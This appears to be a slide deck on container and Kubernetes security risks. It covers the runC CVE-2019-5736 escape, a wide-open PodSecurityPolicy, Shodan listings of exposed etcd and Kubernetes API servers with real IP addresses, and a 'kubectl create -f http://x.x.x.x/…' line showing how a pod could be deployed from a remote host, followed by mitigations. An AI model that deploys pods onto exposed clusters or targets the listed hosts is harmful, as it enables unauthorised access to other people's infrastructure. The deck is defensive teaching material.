
563     /* Parse all of the netlink configuration. */
564     nl_parse(pipenum, &config);
565


243
```

# CVE-2019-5736 runC case

/proc/self/exe

# CVE-2019-5736 runC case






# Security Risks at scale

# k8

- pods
  - smallest unit
  - deployment description
- api
- **security?**



# k8

- network access
- volume access
- run as user
- **PodSecurityPolicy**

# k8 – PodSecurityPolicy

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: privileged
  annotations:
    seccomp.security.alpha.kubernetes.io/allowedProfileNames: '*'
spec:
  privileged: true
  allowPrivilegeEscalation: true
  allowedCapabilities:
  - '*'
  volumes:
  - '*'
  hostNetwork: true
  hostPorts:
  - min: 0
    max: 65535
  hostIPC: true
  hostPID: true
  runAsUser:
    rule: 'RunAsAny'
  seLinux:
    rule: 'RunAsAny'
  supplementalGroups:
    rule: 'RunAsAny'
  fsGroup:
    rule: 'RunAsAny'
```

# k8 - NetworkPolicy

- “by default, pods are non-isolated; they accept traffic from **any source**”
  - even from pwned container inside a cluster
- set up network policies !
  - <https://kubernetes.io/docs/concepts/services-networking/network-policies/>

# k8 – API

## Securing etcd clusters


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Access to etcd is equivalent to root permission in the cluster so ideally only the API server should have access to it. Considering the sensitivity of the data, it is recommended to grant permission to only those nodes that require access to etcd clusters.

<https://kubernetes.io/docs/tasks/administer-cluster/configure-upgrade-etcd/>



# k8 – API



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SHODAN etcd  Explore Pricing Enterprise Access

Exploits Maps

TOTAL RESULTS

2,558

TOP COUNTRIES



China	1,193
United States	533
Germany	168
France	128
Singapore	66

TOP SERVICES

2379	2,429
Docker	70
8081	21
Splunk	7
HTTPS (8443)	2

TOP ORGANIZATIONS

103.107.181.17

Pega Digital Content Company Limited

Added on 2019-04-29 16:07:00 GMT



Vietnam

etcd

Name: default

Version: 3.3.3

Uptime: 1570h2m17.052308527s

Peers: <http://172.17.0.2:2380>

169.61.95.84

54.51.3da9.ip4.static.si-reverse.com

SoftLayer Technologies

Added on 2019-04-29 15:38:55 GMT



United States

etcd

Name: etcd0

Version: 2.3.8

Uptime: 5517h5m47.735902236s

Peers: <http://10.190.60.231:2380>

121.126.37.155

HALonNet

Added on 2019-04-29 15:47:22 GMT



Korea, Republic of

etcd

Name: Enterprise-1

Version: 3.2.18

Uptime: 4m52.332596076s

Peers: <http://10.10.1.154:2380>

# k8 – API

152.136.72.138 

Tencent Cloud Computing (Beijing) Co.  
Added on 2019-04-29 16:23:58 GMT  
 China

cloud

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Mon, 29 Apr 2019 16:23:57 GMT
Transfer-Encoding: chunked
```

```
a4d
{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/",
    "/apis/admissionregistration.k8s.io",
    "/apis/admissionregistration.k8s.io/v1alpha1",
    "/apis/adm...
```


122.193.33.115 

China Unicorn Jiangsu
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 China

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Mon, 29 Apr 2019 15:41:42 GMT
Transfer-Encoding: chunked
```

```
908
{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/",
    "/apis/admissionregistration.k8s.io",
    "/apis/admissionregistration.k8s.io/v1beta1",
    "/apis/api...
```





# k8 – API


- `kubectl create -f http://x.x.x.x/mypod.yaml`

# k8 - Dashboard

- not a default
  - “dashboard lets you create and deploy a containerized application as a Deployment and optional Service with a simple wizard. You can either manually specify application details, or upload a YAML or JSON file containing application configuration”



# Mitigations



# Mitigations

- images
  - using certified / verified images
  - vulnerability scanning
  - continuous image rebuilding

# Mitigations

- containers
  - integrity scanning
  - log inspection
  - lifespan limit

# Mitigations

- follow best practices
  - principle of least privilege
  - audit tools
  - security tools
  - limit resources
- network isolation

# Mitigations

- App armor
- SELinux

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


# Conclusions

- containers are not VMs
- use best practices
- keep security in mind
- a **little flaw** can lead into a **disaster**



# Containers



# Questions?

